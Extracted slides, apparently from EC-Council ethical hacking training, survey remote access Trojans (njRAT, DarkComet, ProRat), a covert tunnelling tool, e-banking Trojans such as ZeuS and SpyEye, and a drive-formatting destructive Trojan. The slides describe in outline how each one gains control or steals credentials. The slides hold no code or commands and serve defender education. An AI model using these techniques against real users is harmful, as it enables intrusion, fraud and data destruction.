
Rebecca Victim
Infected with RAT Trojan



- This Trojan works like a **remote desktop access**
- Hacker gains complete **GUI access** to the remote system

1. Infect (Rebecca's) computer with **server.exe** and plant Reverse Connecting Trojan
2. The Trojan connects to **Port 80** to the attacker in Russia establishing a reverse connection
3. Jason, the attacker, has **complete control** over Rebecca's machine

Remote Access Trojans: Optix Pro and MoSucker

**MoSucker****Optix Pro**

C E H
Certified Ethical Hacker



BlackHole RAT



The screenshot displays the STN - R.A.T. (Remote Administration Tool) interface, which is a complex software used for remote system administration and automation. The main window shows the connection status (Connected: 2 / May: 21) and the target IP (127.0.0.1). It includes a table for IP, Status, OS, and Ver. Other windows include STN - Main Menu (Bronze, Silver, Gold), STN - Key Legend (Email, Keyboard, Anti), and STN - Crypter (File, Crypt).

Remote Access Trojans: **njRAT** and **Xtreme RAT**


CEH
Certified Ethical Hacker



Xtreme RAT



njRAT




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Remote Access Trojans: DarkComet RAT, Pandora RAT, and HellSpy RAT



DarkComet RAT



Pandora RAT



HellSpy RAT



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Remote Access Trojans: **ProRat** and **Theef**



Theef



ProRat





Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Access Trojan: Hell Raiser




Hell Raiser allows an attacker to **gain access to the victim system** and send pictures, pop up chat messages, transfer files to and from the victims system, completely monitor the victims operations, etc.



Remote Access Tool: Atelier Web Remote Commander



Atelier Web Remote Commander (AWRC) allows you to **establish a remote connection to the remote machine** without installing any supporting software on the machine



<http://www.atelierweb.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Covert Channel Trojan: CCTT



Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system

It enables attackers to get an **external server shell** from within the internal network and vice-versa


It sets a **TCP/UDP/HTTP CONNECT|POST** channel allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network



E-banking Trojans



- e-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no., CVV2, billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Working of E-banking Trojans



TAN Grabber



- Trojan intercepts valid **Transaction Authentication Number** (TAN) entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

HTML Injection



- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**

Form Grabber




- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code


E-banking Trojan: **ZeuS** and **SpyEye**



- The main objective of ZeuS and SpyEye Trojans is to **steal bank and credit card account information**, ftp data, and other sensitive information from infected computers via web browsers and protected storage
- SpyEye can automatically and quickly **initiate an online transaction**




E-banking Trojan: Citadel Builder and Ice IX



Citadel Builder

Ice IX



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Destructive Trojans: M4sT3r Trojan



M4sT3r is a dangerous and **destructive type** of Trojan

When executed, this Trojan destroys the **operating system**



This Trojan formats all **local** and **network drives**

The user will not be able to **boot** the Operating System



Format USB Drive,
network Drive

Format C:\ E:\ F:\



